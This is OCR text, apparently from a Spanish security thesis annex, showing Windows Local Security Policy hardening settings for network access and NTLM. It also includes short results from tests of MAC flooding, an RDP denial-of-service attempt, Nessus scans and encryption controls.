Network access: Do not allow storage of passwords and credentials for network authenti
Network access: Let Everyone permissions apply to anonymous users
Network access: Named Pipes that can be accessed anonymously
Network access: Remotely accessible registry paths
Network access: Remotely accessible registry paths and sub-paths
Network access: Restrict anonymous access to Named Pipes and Shares
Network access: Shares that can be accessed anonymously
Network access: Sharing and security model for local accounts
Network security: Allow Local System to use computer identity for NTLM
Network security: Allow LocalSystem NULL session fallback
Network security: Allow PKU2U authentication requests to this computer to use online id
Network security: Configure encryption types allowed for Kerberos
Network security: Do not store LAN Manager hash value on next password change
Network security: Force logoff when logon hours expire
Network security: Allow Local System to use computer identity for NTLM
Local Security Setting
Explain
Network security: Allow Local System to use computer identity for NTLM
Enabled
Disabled
OK
Cancel
Apply


Interactive logon: Message title for users attempting to log on
Interactive logon: Number of previous logons to cache (in case domain controller is not available)
10 logons
Interactive logon: Prompt user to change password before expiration
5 days
Disabled
Disabled
No Action
Disabled
Enabled
Disabled
15 minutes
Enabled
Disabled
Enabled
Not Defined
Disabled
Enabled
Disabled
Disabled
Disabled
SystemCurrentCon...
SystemCurrentCon...
Enabled
Not Defined
Classic - local users a...
Enabled
Not Defined
Not Defined
Not Defined
Enabled
Disabled
Not Defined
Negotiate signing
Network security: Minimum session security for NTLM SSP based (including secure RPC) clients
Require 128-bit encr...
Network security: Minimum session security for NTLM SSP based (including secure RPC) servers
Require 128-bit encr...
Network security: Minimum session security for NTLM SSP based (including secure RPC) clients
Local Security Setting
Explain
Network security: Minimum session security for NTLM SSP based (including secure RPC) clients
Require NTLMv2 session security
Require 128-bit encryption
OK
Cancel
Apply


Network security: Minimum session security for NTLM SSP based (inclu...
Local Security Setting
Explain
Network security: Minimum session security for NTLM SSP based (including secure RPC) servers
Require NTLMv2 session security
Require 128-bit encryption
OK
Cancel
Apply
Network security: Minimum session security for NTLM SSP based (including secure RPC) clients
Require NTLMv2 ses...
Network security: Minimum session security for NTLM SSP based (including secure RPC) servers
Require 128-bit encr...
Network security: Restrict NTLM: Add remote server exceptions for NTLM authentication
Not Defined


Network security: Restrict NTLM: Audit Incoming NTLM Traffic Propert...
Local Security Setting
Explain
Network security: Restrict NTLM: Audit Incoming NTLM Traffic
Enable auditing for all accounts
OK
Cancel
Apply
Network security: Restrict NTLM: Add server exceptions in this domain
Not Defined
Network security: Restrict NTLM: Audit Incoming NTLM Traffic
Not Defined


Network security: Restrict NTLM: Audit NTLM authentication in this do...
Local Security Setting
Explain
Network security: Restrict NTLM: Audit NTLM authentication in this domain
Disable
Enable for domain accounts to domain servers
Enable for domain accounts
Enable for domain servers
Enable all
OK
Cancel
Apply
Disabled
15 minutes
Enabled
Disabled
Enabled
Not Defined
Disabled
Enabled
Disabled
Disabled
Disabled
System\CurrentCon...
System\CurrentCon...
Enabled
Not Defined
Classic - local users a...
Enabled
Not Defined
Not Defined
Not Defined
Enabled
Disabled
Not Defined
Negotiate signing
Require NTLMv2 ses...
Require NTLMv2 ses...
Not Defined
Not Defined
Enable auditing for al...
Network security: Restrict NTLM: Audit NTLM authentication in this domain
Not Defined
Network security: Restrict NTLM: Incoming NTLM traffic
Not Defined
Network security: Restrict NTLM: NTLM authentication in this domain
Not Defined

Anexo L: Resultados de controles aplicados ante ataques

Anexo L1


Mac Flooding Attack: Se verifica que ante un ataque de este tipo el puerto se inhabilita

Anexo L2

Denegación de servicios: Se verifica que una vez autorizado únicamente a direcciones específicas para el uso del escritorio remoto, el exploit no tiene éxito a través del puerto 3389

Anexo L3

Últimos resultados Nessus



Anexo L4

Cifrado de comunicaciones